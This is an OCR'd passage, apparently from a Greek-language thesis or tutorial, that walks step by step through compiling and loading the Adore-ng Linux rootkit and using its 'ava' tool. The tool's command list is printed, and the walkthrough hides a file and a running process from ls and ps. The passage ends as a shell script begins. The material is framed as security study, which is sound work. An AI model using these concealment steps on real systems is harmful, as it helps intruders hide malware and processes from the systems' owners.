Στη συνέχεια πηγαίνουμε στο φάκελο όπου έχουμε αποθηκεύσει το πακέτο.




<u>Εικόνα 6.2</u>: «**cd /home/user/Download/master/adore-ng-master**».


2. Σαν **root** κάνουμε **compile** την **adore-ng** χρησιμοποιώντας την εντολή «**make**».



<u>Εικόνα 6.3</u>: «**make**».



<u>Είκονα 6.4</u>: Συνέχεια της «make».




Εικόνα 6.5: Όλα τα αρχεία της adore-ng μετά το compile.

3. Κατανόηση του τρόπου λειτουργίας της «**insmod**».

   Για την ολοκλήρωση της εγκατάστασης εκτελούμε «**insmod adore-ng.ko**».


Η **insmod** καθιστά ένα **init_module** κλήσης συστήματος για να φορτώσει την **LKM** (**Loadable Kernel Module**) στη μνήμη του πυρήνα. Η φόρτωση αποτελεί το εύκολο τμήμα. Πώς όμως ξέρει ο πυρήνας να το χρησιμοποιήσει; Η απάντηση είναι ότι η κλήση συστήματος **init_module** επικαλείται ως ρουτίνα αρχικοποίησης την **LKM** και αμέσως μετά φορτώνει την **LKM**. Η **insmod** περνά στην **init_module** τη διεύθυνση του υπο-πρόγραμματος εντολών της **LKM** που ονομάζεται **init_module** ως ρουτίνα αρχικο-ποίησής της.

Αυτή η **init_module ()** είναι η κλήση συστήματος που επικαλείται τη ρουτίνα της **adore-ng** στην εκκίνηση και έπειτα φορτώνει την **adore-ng**.



<u>Εικόνα 6.6</u>: «insmod adore-ng.ko».

4. Τέλος, για να δούμε ότι η εγκατάσταση της **adore-ng** ολοκληρώθηκε σωστά εκτελούμε την εντολή «**./ava I**».



<u>Εικόνα 6.7</u>: «./ava I».


6.2.2 Χρησιμοποιώντας την Adore-ng

Η **Adore** παρέχει μια εφαρμογή που ονομάζεται «**ava**» για να ελέγχει τις διάφορες δυνατότητες του **rootkit**. Η «**ava**» μας επιτρέπει να αποκρύψουμε/εμφανίσουμε (***hide/ unhide***) τα αρχεία ή τις διαδικασίες, ώστε να εκτελέσουμε τις εντολές ως **root**, παρέχοντας πληροφορίες σχετικές με το **host** και καταργώντας την εγκατάσταση της **Adore**:

Usage: ./ava {h,u,r,R,i,v,U} [file or PID]
I print info (secret UID etc)
h hide file
u unhide file
r execute as root
R remove PID forever
U uninstall adore
i make PID invisible
v make PID visible

Λόγω της αρχιτεκτονικής των περισσότερων συστημάτων **Unix**, όπου τα πάντα είναι ένα αρχείο, έχουμε τη δυνατότητα της απόκρυψης αρχείων και διαδικασιών, μια ενέργεια που είναι η μόνη που χρειαζόμαστε για να αποκρύψουμε ένα απομακρυσμένο **administration toolkit**.


Υπάρχουν πολλά rootkits για **Linux** και σε διάφορες άλλες παραλλαγές του **Unix**. Η **Adore-ng** είναι ένα από τα πολλά **rootkits** και είναι εύκολο να βρεθεί, γιατί παρέχει τον πηγαίο κώδικα. Αυτή η ενέργεια αποτελεί μια καλή περίπτωση για ιδιαίτερη μελέτη.



Εικόνα 6.8: «./ava –help».


6.3 Πως κρύβουμε αρχεία και διεργασίες...

Δημιουργούμε για παράδειγμα τρία αρχεία στο **/home** (*test1*, *test2*, *test3*) και εκτελούμε την εντολή «**ls –l**» για να δούμε τα αρχεία που μόλις δημιουργήσαμε.




Εικόνα 6.9: «touch test1 test2 test3» & «ls –l».


Για να κρύψουμε π.χ. το αρχείο «**test2**» κάνουμε το εξής: Πηγαίνουμε στον κατάλογο όπου βρίσκεται η **adore-ng** και εκτελούμε την εντολή «**./ava h /home/user/test2**», δηλαδή όλο το «**path**» του αρχείου **test2**. Έτσι το αρχείο «**test2**» έχει κρυφτεί επιτυχώς.



<u>Εικόνα 6.10</u>: «./ava h /home/user/test2».




<u>Εικόνα 6.11</u>: «ls -l» και όπως παρατηρούμε το αρχείο «test2» έχει κρυφτεί.




<u>Εικόνα 6.12</u>: Λείπει από τον κατάλογο /home το αρχείο «test2».

Για να αποκρύψουμε μια διαδικασία η «**ava**» θα δημιουργήσει και θα αποσυνδέσει ένα αρχείο στον κατάλογο **/tmp ή /proc** (*ανάλογα με την τιμή των **ADORE_LSM***) με την ακόλουθη μορφή, **απόκρυψη-PID** ή **εμφάνιση-PID**. Παρακάτω έχουμε ένα παράδειγμα χρησιμοποιώντας το βοηθητικό πρόγραμμα της «**ava**» για να κρύψουμε μια διαδικασία.



<u>Εικόνα 6.13</u>: «ps».

Για να κρύψουμε το «**bash**» με **PID 3124**, εκτελούμε την «**./ava i 3124**» ενώ πρέπει πάντοτε να είμαστε μέσα στον κατάλογο της **adore-ng**.



Εικόνα 6.14: «./ava i 3124».

Εκτελώντας και πάλι την εντολή «**ps**» παρατηρούμε ότι η διαδικασία με **PID 3124** έχει κρυφτεί.

Εικόνα 6.15: «ps».

6.3.1 Κρύβοντας ένα «shell script» από το σύστημα μας..


Γράφοντας το ακόλουθο απλό «**shell script**», ονομάζοντάς το «**simple.sh**» και χρησιμοποιώντας την εφαρμογή της «**ava**» **adore-ng**, δείχνουμε τον τρόπο με τον οποίο κρύβουμε το «σκριπτάκι» από το σύστημά μας.

Ακολουθεί το σκριπτάκι:

```
#!/bin/sh
